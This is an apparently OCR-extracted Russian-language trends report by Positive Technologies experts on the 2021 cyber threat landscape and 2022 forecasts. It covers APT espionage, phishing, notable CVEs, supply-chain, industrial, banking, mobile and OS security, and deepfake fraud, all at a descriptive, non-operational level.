В-третьих, существуют специализированные компании, которые занимаются разработкой инструментария для проникновения в различные информационные системы. Особенно это развито в тех странах, где такая работа не подпадает под ограничения законодательства. Соответственно, этот инструментарий широко доступен для покупки, и есть подтвержденные случаи, когда он использовался в атаках.


Алексей Новиков
Директор экспертного центра безопасности Positive Technologies (PT Expert Security Center)

В России перестали работать группировки, нацеленные на банки, а большинство атак совершается ради шпионажа

Отраслевые интересы группировок, атаковавших в течение 2021 года российские организации, распределились между авиакосмической отраслью (31% случаев), государственными предприятиями и IT-компаниями (по 23%), военно-промышленным комплексом и ТЭК (15% и 8% соответственно). Что характерно, не появилось новых крупных кибергруппировок, нацеленных на вывод денег со счетов в банках, а деятельность существующих на территории России датируется первым кварталом 2021 года. Одна из причин — высокий уровень зрелости кредитно-финансового сектора России в части информационной безопасности и эффективный информационный обмен, выстроенный в отрасли силами регулятора (ФинЦЕРТ).

При этом число шпионских кампаний APT-группировок, в том числе нацеленных на предприятия промышленности и энергетики, возросло. Более того, чаще всего результатом атак становились именно хищение конфиденциальной информации и нарушение основной деятельности компании (45% и 38% случаев соответственно). К сожалению, организации (особенно из госсектора) не всегда четко осознают ценность обрабатываемой ими информации и зачастую не относят ее потерю к числу недопустимых событий. Однако опыт Positive Technologies показывает, что утечка конфиденциальных данных входит в топ наиболее опасных событий по оценке руководителей и владельцев бизнеса, наравне с остановкой производства (бизнес-процессов) и кражей денег[1].


Интересы группировок по отраслям



Лучше всего работают фишинг и уязвимости

В топе наиболее используемых и эффективных способов первоначального проникновения в компанию по-прежнему остается фишинг с помощью электронной почты. При этом темы рассылок, которые люди открывают чаще всего, остаются неизменны год от года: зарплата, премии, социальные программы, ДМС, резюме. Кроме того, лучше всего выполняют задачу злоумышленника те рассылки, которые посвящены событиям в конкретной компании или даже в отдельном подразделении.

Прошлый год отличился еще и появлением достаточного числа критически опасных уязвимостей, актуальных для внешних сервисов и позволяющих злоумышленнику удаленно исполнять код. Например, такими были уязвимости ProxyLogon (CVE-2021-26855), ProxyShell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207), Log4Shell (CVE-2021-44228), PrintNightmare (CVE-2021-34527), множественные уязвимости для Apache. Для



[1] Данные основаны на результатах выполненных Positive Technologies в 2021 году проектов по верификации рисков и недопустимых событий.

этих уязвимостей были опубликованы эксплойты в открытых источниках, что, естественно, сыграло на руку хакерским группировкам — они сразу же использовали их в атаках. Данные уязвимости использовались также вне рамок APT-кампаний: например, для доставки шифровальщиков, стилеров, майнеров или инструментов удаленного доступа.


Прогнозы: supply chain, open source и cloud

Нельзя забывать об атаках типа supply chain и trusted relationship, которые в прошлом году не обошли стороной даже компании в сфере ИБ. Для 2022-го останется актуальной тема supply chain, если речь идет об атаках на IT-компании, которые могут стать точками проникновения в корпоративные сети их клиентов. Например, благодаря появлению Log4Shell хакерские группировки смогли проникнуть в крупные компании, занимающиеся разработкой ПО. Результатом таких атак зачастую является встраивание вредоносного кода в компоненты программного обеспечения, которым пользуется большое количество потребителей. В результате мы, возможно, будем наблюдать инциденты, аналогичные по масштабности SolarWinds или WannaCry.

Другой аспект, который стоит учитывать, тоже связан с supply chain — общий тренд на увеличение числа атак, связанных с компрометацией или подделкой открытого ПО. Сложность таких инцидентов состоит еще и в том, что зачастую никто не знает, какие компоненты используются в информационных системах. Быстрое и оперативное обновление отдельных библиотек в рамках крупных информационных систем часто невозможно. Более того, использование библиотек из open source в коммерческих продуктах ставит под угрозу как сами продукты, так и компании, их использующие.

Одно из ярких направлений атак 2021 года — атаки на облачную инфраструктуру — получит продолжение в 2022-м: следует ожидать появления новых методов атак и образцов вредоносного ПО, нацеленных на Linux-системы, средства виртуализации и оркестраторы. Как следствие, хакеры будут чаще нападать на эти системы. В целом под угрозой все чаще оказываются крупные хранилища данных — от сетевых накопителей, которые обычно используют организации, до облачных хранилищ и IT-компаний, предоставляющих облачные сервисы. Организации все больше полагаются на облачные сервисы, соответственно киберустойчивость компаний зависит от надежности провайдеров этих сервисов, а также от умения специалистов по ИБ мониторить «облака» с точки зрения информационной безопасности и эффективно реагировать на специфические атаки.

Для 2022-го останется актуальной тема supply chain, если речь идет об атаках на IT-компании, которые могут стать точками проникновения в корпоративные сети их клиентов



Уязвимости ради безопасности

Дмитрий Серебрянников

Директор по анализу защищенности
Positive Technologies

Более 2,5 млн компаний по всему миру стали защищеннее

В 2021 году команда PT SWARM (эксперты Positive Technologies, исследующие безопасность всевозможных систем и устройств) помогла устранить более полусотни опасных уязвимостей в продуктах крупнейших мировых производителей, востребованных по всему миру, в том числе в отраслях, являющихся критически значимыми для различных государств.

Среди выявленных и закрытых уязвимостей — такие как, к примеру, CVE-2021-21972 в VMware vCenter Server, CVE-2021-20026 в SonicWall NSM, CVE-2021-1497 в Cisco HyperFlex HX, CVE-2021-1445 в Cisco ASA, CVE-2021-34414 в Zoom.


Почти 40% всех выявленных и закрытых в 2021 году с помощью PT SWARM уязвимостей имели высокий уровень опасности (более 7,0 по шкале CVSS). Особое внимание в течение года команда PT SWARM уделяла изучению защищенности самих средств защиты информации: 12,5% всех уязвимостей было выявлено в софте, призванном обеспечивать защиту от хакерских атак. В конечном счете работа команды PT SWARM позволила сократить потенциальные возможности для успешных атак более чем на 2,5 миллионов компаний по всему миру.

Пока вендоры думают, закрывать ли уязвимости, злоумышленники их используют

Тренд на переход к гибридному режиму работы крупных компаний и возросший спрос на системы удаленного подключения наглядно продемонстрировали роль эксплуатации злоумышленниками незакрытых уязвимостей в таких системах. И в данном случае важны два момента.

Первый связан со сроком устранения уязвимостей: опыт Positive Technologies показывает, что он может доходить до года (например, из всех выявленных и отправленных вендорам в 2021 году уязвимостей в промышленных системах было исправлено меньше половины — 47%), тогда как эксплуатация такой уязвимости злоумышленником позволяет ему за считаные минуты проникнуть внутрь периметра организации.

Второй момент касается того, насколько редко вендоры объявляют публичные коммерческие программы для поиска уязвимостей в своих продуктах: на крупных площадках bug bounty такие проекты исчисляются единицами (если речь не идет о поиске уязвимостей в веб-приложениях). Иными словами, частная исследовательская работа по поиску уязвимостей вендорами чаще игнорируется, тогда как на черном рынке уязвимости покупаются и продаются. Изменение взаимоотношений между частными исследователями и вендорами, вероятно, могло бы изменить и соотношение между спросом и покупкой уязвимостей на черном рынке.



Прогнозы: новая реальность responsible disclosure

Сегодня исследователи формируют новые сценарии уведомления вендоров и их клиентов о наличии проблем. В частности, когда информация о выявленных уязвимостях не регистрируется MITRE[1], исследователи сообщают о найденных уязвимостях в международные CERT, чтобы информация о проблеме дошла до конечного пользователя — компаний, оказавшихся в зоне риска. Некоторые вкладывают свою экспертизу в средства защиты. PT SWARM, в частности, сотрудничает с командами разработки Positive Technologies и пополняет продукты компании данными о той или иной уязвимости. Среднее время доставки такой экспертизы на сторону клиентов в 2021 году составляло несколько часов (иногда до часа) с момента появления публичной информации об уязвимости. Тренд на такой самоорганизованный этичный обмен данными об уязвимостях, скорее всего, будет набирать обороты в ближайшие год-два.

В 2022 году злоумышленники продолжат охотиться за уязвимостями нулевого дня, брать на вооружение новые эксплойты и информацию о только что найденных брешах в безопасности. Таким образом, возникает своеобразная гонка: кто́ первый выявит уязвимость — исследователь или преступник, что́ первое будет опубликовано — эксплойт или патч, что́ выберут компании — как можно быстрее установить патч или быть взломанными и платить выкуп. Поэтому, чтобы выиграть в этой гонке, разработчикам софта необходимо активно тестировать свои продукты на безопасность, в том числе в рамках программ bug bounty. Ведь пока за уязвимости в дарквебе будут платить больше и охотнее, чем сами разработчики, именно в дарквеб и будет уходить информация о новых уязвимостях.

[1] Некоммерческая организация, которая в числе прочего регистрирует уязвимости и присваивает им публичные уникальные идентификаторы — номера CVE.

Промышленность и энергетика: защита вслепую

Критически опасные уязвимости и нулевой мониторинг ИБ

С точки зрения противодействия потенциальному киберпреступнику ситуация в этих отраслях удручающая: 95% компаний имеют фрагментарное или нулевое покрытие инфраструктуры производственных систем управления средствами мониторинга безопасности (в случае привлечения коммерческих провайдеров услуг по мониторингу ситуация не меняется: коммерческие SOC также «не видят» IT-инфраструктуры систем технологического управления). Процессы управления кибербезопасностью, такие как управление уязвимостями и обновлениями компонентов технологических сетей, в подавляющем большинстве случаев (93%) тоже отсутствуют. Кроме того, технологические сети компаний имеют ряд проблем, чреватых инцидентами кибербезопасности: например, сети слабо сегментированы (а часто и не сегментированы вовсе), нет контроля периметра и доступа к технологической сети, сетевые сессии в корпоративной сети остаются незакрытыми.

С учетом этого даже удивительно, что в 2021 году число атак на промышленные компании в целом незначительно снизилось по сравнению с 2020-м. Тем не менее промышленность входит в топ-3 отраслей по количеству атак. Основными методами атак остались фишинговые рассылки (56%) и хакинг (37%), причем мы вновь отмечаем увеличение доли хакинга по сравнению с прошлым годом.

Основные методы атак на промышленность

Дмитрий Даренский
Руководитель практики
промышленной кибербезопасности
Positive Technologies

Вредоносное ПО применялось в 77% атак на промышленность, и львиная доля пришлась на шифровальщиков: они составили 78% всех вредоносов в первом полугодии и около половины — во втором. По всей вероятности, снижение динамики использования шифровальщиков в атаках на промышленные компании во втором полугодии 2021 года связано с тем, что громкие атаки вымогателей, в том числе атака на Colonial Pipeline, привлекли внимание со стороны правоохранительных органов, и многие операторы вымогателей предпочли направить усилия на менее важные объекты.

Стабильное увеличение доли хакинга в атаках говорит о том, что эти методы успешны, а это свидетельствует о низком уровне защищенности промышленных организаций, наличии большого числа уязвимостей и недостатков защиты как на периметре сети, так и во внутренней инфраструктуре.

Кстати, именно в программных и аппаратных продуктах, предназначенных для промышленности, в 2021 были обнаружены и исправлены наиболее опасные уязвимости: максимальные 10 баллов по системе CVSSv3 были присвоены уязвимостям в CODESYS[1].

Такой же вывод следует из проектов по верификации недопустимых событий, которые проводились специалистами Positive Technologies. В сфере промышленности и топливной энергетики в рамках проектов по верификации было подтверждено 87% недопустимых событий (см. стр. 85). Возможность довести атаку до завершающего этапа отчасти связана с недостаточным контролем за соблюдением принятых политик информационной безопасности. К примеру, у 9 из 10 инженеров на компьютере в открытом виде хранится документ с перечнем используемых систем и их кратким описанием, IP-адресами и учетными данными для входа.

Прогнозы на 2022 год: роботизация и киберучения

Сегодня все промышленные компании без исключения испытывают кадровый голод: на предприятиях ощущается нехватка и управленцев и инженеров, которые могут администрировать средства защиты или обеспечивать работу SOC. С учетом того, что общая кадровая ситуация в отрасли не меняется долгие годы (и пока нет оснований ожидать, что изменится в ближайшем будущем), ключевую роль начнут играть технологии, позволяющие автоматизировать и роботизировать рутинные

операции инженеров безопасности, а также так называемые humanless-технологии, которые позволят реализовать эффективную защиту при наличии минимального числа экспертов на борту.

Промышленные, производственные и энергетические предприятия, с одной стороны, осознают, что доступ киберпреступников к АСУ ТП может привести к таким последствиям, как остановка производства, выход промышленного оборудования из строя, порча продукции или даже авария. С другой стороны, специфика отрасли не позволяет проверить достижимость рисков на реальной инфраструктуре из-за того, что это может негативно сказаться на технологических процессах. Поэтому закономерным является интерес таких организаций к киберполигонам, которые позволяют без какого бы то ни было нарушения реальных процессов корректно определить перечень недопустимых событий и последствия их реализации, а также оценить возможный ущерб, узнать условия, при которых хакер сможет атаковать, и понять, к чему это приведет. С этим связан второй тренд, который начал формироваться в последние год-полтора и сохранится в ближайшем будущем, — расширение деятельности коммерческих киберполигонов. Отметим, что несмотря на общий низкий уровень защищенности компаний само наличие интереса к киберполигонам говорит о том, что проблема кибербезопасности осознана и отрасль ищет способы решить задачу защиты.

И еще один тренд, который становится все более явным, связан с включением защиты технологических сетей в общий скоуп ИБ любого предприятия. Иными словами, когда предприятие руководствуется идеей результативной кибербезопасности и нацелено на то, чтобы предотвратить недопустимые для него события, защита технологических сетей не может рассматриваться в отрыве от остальных направлений деятельности. Кибербезопасность уходит в сторону централизации управления защитой всего предприятия с активным включением в процессы управления специалистов производственных служб, совершенствования и расширения риск-менеджмента. При этом будут учитываться все аспекты безопасности предприятия: функциональная безопасность систем и оборудования, безопасность труда, кибербезопасность, экономическая безопасность, физическая безопасность сотрудников, объектов и инфраструктуры. В общем, на предприятиях безопасность начнет трансформироваться в единую экспертную и технологическую область со все более условным делением на прикладные сегменты.

у 9 из 10 инженеров на компьютере в открытом виде хранится документ с перечнем используемых систем и их кратким описанием

Финансовая отрасль: адаптация к условиям пандемии и мошенничество

Максим Костиков

Александр Морозов

Заместитель руководителя отдела анализа защищенности приложений Positive Technologies

Руководитель отдела тестирования на проникновение Positive Technologies

Шифровальщики шифруют, а фрода все больше

За весь 2021 год мы зафиксировали 113 атак на финансовые компании, что сопоставимо с уровнем предыдущего года (за весь 2020 год было выявлено 126 атак). Основным методом проведения атак на такие организации остался фишинг — он использовался в 60% атак. Вредоносное ПО применялось в 45% атак, причем в 30% случаев это были программы-вымогатели. Высокий процент шифровальщиков среди ВПО был ожидаем: увеличение числа таких атак на финансовые компании мы прогнозировали в начале прошлого года.
В качестве примеров последствий атак вымогателей можно вспомнить атаку на эквадорский банк Banco Pichincha, которая привела к нарушению функционирования его сервисов, в том числе сети банкоматов и онлайн-банкинга, или атаку на итальянский банк Banco di Credito Cooperativo, затронувшую 188 банковских отделений.

Центральной темой кибербезопасности в минувшем году оставался COVID-19 и адаптация к пандемийным условиям: удаленная работа, денежные выплаты, цифровые пропуска, QR-коды… И киберпреступникам, и бизнесу в последние два года пришлось приспосабливаться. Для банков эта адаптация означала избавление от наличных, перевод бизнеса в онлайн и инвестиции в новые технологии (ПО для удаленного доступа, распознавание лиц и документов, внедрение антифрод-решений и многое другое), с которыми приходят новые риски. Хакеры, со своей стороны, следуют за деньгами и технологиями. Это выражается в том, что они меньше обращают внимание на платежные карты и банкоматы, но больше уходят в онлайн-мошенничество (кредитный фрод, обход онлайн-проверок, связанных с технологиями onboarding, KYC, AML). Во время пандемии

и локдаунов государства массово выделяли средства бизнесу и безработным. Материальная поддержка производилась онлайн, и зло- умышленники этим активно пользовались: получали кредиты на чужие имена, чужие фирмы, иногда — на «мертвые души», иногда — на настоящих людей, которым эти кредиты теперь нужно выплачивать.

Очевидный ответ на угрозы — адаптация и внедрение технологий защиты. Многие банки и компании ужесточают проверки KYC, вводят системы машинного обучения для ускорения, упрощения и улучшения поиска информации. Появляются различные сервисы, связанные с KYC, которые помогают банкам в оценке рисков для потенциальных клиентов. Это сервисы для проверки документов: видеозвонки с распознаванием документов, загрузка фото документов, сервисы для хранения всей этой информации, проверки по базам данных и скоринга устройства потенциального клиента — оценки социальной активности его владельца для понимания, реальный ли человек скрывается за тем или иным аккаунтом.

Многие банки и компании ужесточают проверки KYC

Банковские приложения: удобно, но небезопасно

Минувший год подтверждает наши прогнозы: продолжает уменьшаться количество стандартных веб-уязвимостей (XSS, SQLi, RCE), а логические уязвимости остаются популярным вектором атак на онлайн-банкинг. Сохранение количества логических уязвимостей связано с тем, что многие банки начинают строить большие экосистемы, которые интегрируются прямо в онлайн-банки. Сюда также можно отнести голосовые помощники и чат-ботов, которые все чаще появляются в онлайн-банкинге и не всегда полностью безопасны. В число ключевых угроз для банковского сектора, которые сохранились на текущий год, входят:

- получение более выгодного курса обмена валют, кража денежных средств со счетов пользователей, обман комиссии;
- получение конфиденциальной информации о пользователе для использования ее в атаках при помощи социальной инженерии;
- использование логических уязвимостей для увеличения нагрузки на систему, чтобы вызвать отказ в обслуживании на стороне банка или провести атаки, которые затруднят некоторым пользователям работу с личным кабинетом.

Кроме того, стоит отметить, что все еще встречаются небезопасные реализации систем быстрых платежей, которые позволяют красть деньги со счетов пользователей.

Что для банков недопустимо, то... возможно

Одной из ключевых тем в области информационной безопасности в банковской сфере в 2021 году стала идея недопустимых событий и их гарантированной невозможности. В течение года эксперты Positive Technologies реализовывали проекты, связанные с анализом защищенности банков (внешние и внутренние тестирования, зачастую с необходимостью верификации рисков наступления недопустимых событий), и работали с компаниями, которые не относились к кредитно-финансовым организациям, но при этом заявляли в качестве недопустимых событий доступ к АРМ казначейства, демонстрацию возможности вывода денежных средств с корпоративных счетов.

Во всех проведенных работах заявленные цели были достигнуты. То есть в случае внешних пентестов у каждой организации выявлялись множественные уязвимости, позволявшие проникнуть во внутреннюю сеть. А если речь шла о внутренних работах, то была продемонстрирована возможность получения полного контроля над инфраструктурой (максимальных привилегий в Active Directory)[1], а также были реализованы заявленные недопустимые события (доступ к критически важным для банков системам, к АРМ казначеев, серверам обмена платежными поручениями). Выполнить действия, нарушающие бизнес-процессы и влияющие на качество оказываемых услуг, можно было в каждом банке. Всего экспертам Positive Technologies удалось реализовать не менее 62% недопустимых событий в каждой финансовой организации.

Одной из основных целей злоумышленников будут клиенты банков, которые все чаще пользуются онлайн-банкингом

Прогнозы: пользователям онлайн-банкинга приготовиться


Вымогатели продолжат свои атаки на банки. Пока эти атаки проще в исполнении и в совокупности приносят больше прибыли, чем попытки вывести крупную сумму денег со счетов. Однако одной из основных целей злоумышленников будут клиенты банков, которые все чаще пользуются онлайн-банкингом. Например, в США в 2021 году доля использования онлайн-банкинга почти достигла отметки в 65%[2] и будет расти в дальнейшем. По данным ЦБ РФ, в России еще в 2020 году доля использования онлайн-банкинга среди взрослого населения превысила 75%[3]. Поэтому злоумышленники продолжат развивать инструменты для компрометации банковских приложений, а именно банковские трояны, стилеры и RAT для мобильных устройств. Они будут предоставлять преступникам доступ к учетным данным и устройствам жертв, тем самым позволяя обходить многофакторную аутентификацию. Также в ходу останутся приемы социальной инженерии.

[1]

[2]

[3]

Из 2021-го в 2022-й: тенденции в развитии безопасности операционных систем



Александр Попов

Ведущий специалист отдела исследований безопасности ОС и аппаратных решений Positive Technologies

Прошлый год был богат на события в области разработки операционных систем. Это сложнейший вид программного обеспечения, поэтому безопасность ОС, как зеркало, отражает главные тренды компьютерной безопасности в целом, и за исследованиями в этой области очень интересно наблюдать.

Безопасность цепочки поставки ОС: тема становится острее

Во-первых, существенное внимание в прошлом году уделялось безопасности цепочки поставки ПО (supply chain). Операционная система общего назначения — это большой комплексный проект, включающий множество компонентов, каждый из которых имеет свой жизненный цикл и влияет на общую цепочку поставки ОС. Без контроля над ней невозможно выстроить безопасность системы. Причем опыт показывает, что это актуально и для проприетарных проектов, и для систем с открытым исходным кодом. Нашумевшая уязвимость в Apache Log4j❶ показала, какой беспорядок и паника возникают без четкого понимания, из каких компонентов состоит информационная система. Поэтому отрасль прилагает существенные усилия для развития инструментария для контроля цепочки поставки (пример — проект SLSA❷). И в ближайшем году этот тренд только усилится.

Программно-аппаратная безопасность

Другой интересный сдвиг в безопасности ОС — интеграция с аппаратными механизмами безопасности. Здесь наметилось два основных аспекта. Первый — операционные системы адаптируются для использования аппаратных средств контроля доступа к памяти. Речь идет о применении ARM Pointer Authentication Code (PAC), ARM Memory Tagging Extension (MTE), Intel Control-flow Enforcement Technology (CET) и других технологий. Это перспективное решение проблемы с уязвимостями повреждения памяти, которых год от года меньше не становится, несмотря на гигантские усилия по тестированию и фаззингу операционных систем. В 2022 году мы увидим новые исследования и разработки в этой области.


Еще один аспект в безопасности ОС, связанный с аппаратным обеспечением, — это внедрение цепочки доверенной загрузки, начиная от аппаратного корня доверия. Google ведет работу

над чипом Titan M[3], на котором основывается безопасность Android. У Apple есть свой чип T2, являющийся корнем доверия macOS. Разработчики операционных систем все больше используют возможности таких аппаратных средств для работы с криптографическими ключами. Это существенно затрудняет жизнь атакующим, которые пытаются поставить в систему руткит или ищут криптографические ключи в оперативной памяти.

Операционные системы адаптируются для использования аппаратных средств контроля доступа к памяти

[1] [2] [3]

Безопасность мобильных приложений и устройств



Android и iOS меняются местами, а защитой приложений заинтересовался бизнес

Николай Анисеня

Руководитель группы исследований безопасности мобильных приложений Positive Technologies

Актуальные векторы атак: небезопасное хранение данных

По данным наших проектов, самая популярная уязвимость мобильных приложений — хранение пользовательских данных в открытом (или легко обратимом) виде. Данная уязвимость до сих пор, спустя год, уверенно сохраняет лидерство. Немного реже мы наблюдали сохранение важных данных в общедоступных каталогах. Общая доля недостатков, связанных с небезопасным хранением данных, составила чуть больше трети всех найденных уязвимостей.

Многие знают, что мобильные приложения неплохо изолированы друг от друга средствами ОС и получить доступ к хранимым данным не так-то просто. Однако эти данные могут быть похищены с использованием других уязвимостей. Например, в прошлом году мы чаще, чем в позапрошлом, встречали возможность чтения файлов в приложениях Android через различные уязвимости, что могло давать атакующему возможность доступа к пользовательским данным.

Каждое исследованное нами в 2021 году приложение (всего 20 пар Android — iOS) имело ту или иную проблему с хранением данных. То есть, если мы находим уязвимость, связанную с возможностью доступа к данным, ее эксплуатация почти всегда будет иметь смысл для атакующего. На наш взгляд, это связано с тем, что разработчики все еще чрезмерно полагаются на системные механизмы изоляции, не считая, что нужно выстраивать многоуровневую защиту, которая позволит снизить риски при возникновении уязвимостей в самом приложении (благодаря им атакующий сможет действовать как бы в обход механизмов безопасности ОС).

Кроме того, можно отметить, что разработчики в большинстве своем по-прежнему уделяют мало внимания защите своих приложений. Каждое приложение имеет хотя бы один из следующих недочетов, облегчающих задачу потенциальному злоумышленнику:

- отсутствие обнаружения root и jailbreak;
- отсутствие контроля целостности исполняемых файлов;
- отсутствие обфускации (запутывания кода).

Эти проблемы иногда пытаются решить с помощью фреймворков. Например, приложения, написанные на модном Flutter[1], гораздо более сложны для анализа, чем более традиционные приложения на Java, Kotlin, ObjectiveC, Swift.

Android и iOS: функциональность vs. безопасность

Android-приложения известны своей обширной поверхностью атаки. В случае с iOS всегда было наоборот: у разработчиков было мало возможностей сделать ошибку и оставить открытыми ненужные «двери». Но в последнее время мы наблюдаем смену этого тренда. Google потихоньку начинает ограничивать возможности приложений, заставляя разработчиков более явно указывать необходимую функциональность. В iOS, наоборот, приложениям становятся доступны новые способы взаимодействия с ОС и друг с другом. Таким образом, для Android-приложений поверхность атаки уменьшается (достаточно ознакомиться с нововведениями в последней версии Android 12), в то время как в iOS (а также в macOS и, по всей видимости, во всей экосистеме Apple) приложениям добавляют новые возможности, что способствует расширению поверхности атаки (команды пришли уже и на macOS, браузерные расширения для мобильного Safari).

Пандемия как вызов для исследователей

Продолжающийся кризис микрочипов сдерживает рост в сфере мобильных технологий, и это не может не влиять на то, что и прикладное ПО — мобильные приложения — в ближайшее время будет развиваться не так стремительно, как могло бы. Как бы противоречиво это ни звучало, но параллельно всеобщему замедлению наблюдается рост интереса к безопасности мобильных приложений со стороны компаний-разработчиков: об этом свидетельствует наш опыт (в 2021 году у нас в два раза выросло число проектов).

[1] Фреймворк на языке Dart.

п уязвимостей

2021 — 2022

Тренды

Research

Кибербезо

Утечки

Прогнозы

x — Research

— Прогнозы —

— Утечки ⇢

опасность ◆

— Research —

— Топ уязвимос

Искусственный интеллект и машинное обучение:

чем запомнился 2021 год и чего ожидать в 2022-м

Кажется, что с точки зрения внедрения новых технологий 2021 год был достаточно насыщенным. С самого начала года нас уже ждали интересные события, связанные с искусственным интеллектом. Если раньше модные технологии использовались для развлечения и не воспринимались всерьез, то сейчас они становятся нашей реальностью. И применение ИИ для задач кибербезопасности кажется уже обыденной темой: каждый вендор в меру своих сил внедряет техники, основанные на данных.

Да и тема безопасности ИИ стала как никогда актуальной: в минувшем году произошло много громких инцидентов, стоящих внимания. Пока что злоумышленники проводят массовые атаки, которые не требуют больших затрат. Благодаря талантливым математикам и разработчикам новые технологии стали использоваться практически в каждом девайсе, и это не только удобно для пользователей, но и на руку преступникам.

Deepfake: ничего смешного ☹☹☹

В начале прошлого года случился настоящий бум событий, связанных с дипфейком — технологией, основанной на нейронных сетях, позволяющей довольно реалистично подменять лица и мимику на видео. В предыдущие годы такое было возможно только при использовании больших вычислительных мощностей, но сегодня существует много приложений для смартфонов, позволяющих изменить чье-то лицо.

Если в 2018 году был бум скорее шуточных замен изображений, то в 2021-м шутки кончились, а начали случаться самые настоящие инциденты, приносящие преступникам прибыль. Например, в январе злоумышленники с помощью дипфейка сделали видеоролик, где Дмитрий Мацкевич, основатель Dbrain, приглашал всех на мастер-класс[1] по заработку

[1]

Александра Мурзина
Руководитель группы машинного обучения Positive Technologies



и предлагал перейти по ссылке, не относящейся к его компании. Цель мошенников состояла в завлечении новых клиентов на блокчейн-платформу.

А в марте появилась новость об обмане государственной системы Китая[2], которая принимала налоговые документы, подтвержденные биометрией. Есть мнение, что злоумышленники с 2018 года пользовались такой схемой: покупали фотографии частных лиц и подделывали личные данные. Обмануть китайскую систему было не так просто: она принимала видео с камеры смартфона для подтверждения личности. Злоумышленники же с помощью дипфейка превращали фотографии, которые получали на черном рынке, в достаточно реалистично выглядящий видеопоток с камеры. Воспользовавшись устройствами с аппаратной уязвимостью, где фронтальная камера не включалась, мошенники предоставляли системе заранее подготовленное видео. Ущерб от таких действий составил 76,2 млн долл. США. После этого инцидента правительство Китая представило проект закона о защите личной информации, направленный на предотвращение утечек персональных данных и злоупотреблений с использованием персональных данных. В нем предлагается ввести штрафы за такие нарушения в размере до 50 млн юаней (около 8 млн долл. США) или 5% от годового дохода компании.

Другая история с подменой произошла в ОАЭ. Преступники подделали голос директора крупной компании с помощью дипфейка и заставили сотрудника банка перевести деньги на мошеннические счета, убедив его, что это новые счета фирмы. Инцидент произошел год назад, но стал известен широкой аудитории только осенью 2021 года[3].

В России киберпреступники тоже, к сожалению, не отстают от прогресса: в апреле 2021 года случился инцидент, когда злоумышленники звонили жертвам[4], записывали голос, а потом пытались с помощью этих записей взять кредит в банках.

Биометрия пришла окончательно

В России в прошлом году случился настоящий бум внедрения биометрии. Весной стали появляться новости о возможном разрешении сдавать биометрию[5] через мобильные приложения. Примерно тогда же в интернете стали выходить смешные ролики[6], где люди не могут попасть домой, используя «умный домофон», который пускает по лицу. Пока серьезных инцидентов, связанных с безопасностью таких устройств, не было, лишь бытовые проблемы[7], но кто знает, что будет

дальше. Например, в московском метро внедрили оплату проезда с помощью распознавания лиц[8]. Об инцидентах ИБ, связанных с этим, пока никто не слышал, но система, безусловно, очень интересная.

Умные помощники глючат и общаются между собой

В прошлом году случился повсюду стали появляться «умные ассистенты», и многие, наверное, заметили наплыв «умного» спама, где с тобой общается голосовой помощник, а не человек, как раньше. Однако, как оказалось, из-за логической уязвимости в такой системе можно потерять деньги. К примеру, стала известна забавная история[9], в которой человек пострадал из-за диалога двух умных ассистентов: приняв звонок от робота, который звонил от лица мобильного оператора, голосовой помощник произнес слово «хорошо», чего роботу оказалось достаточно, чтобы воспринять такой ответ как согласие на подключение платной услуги.

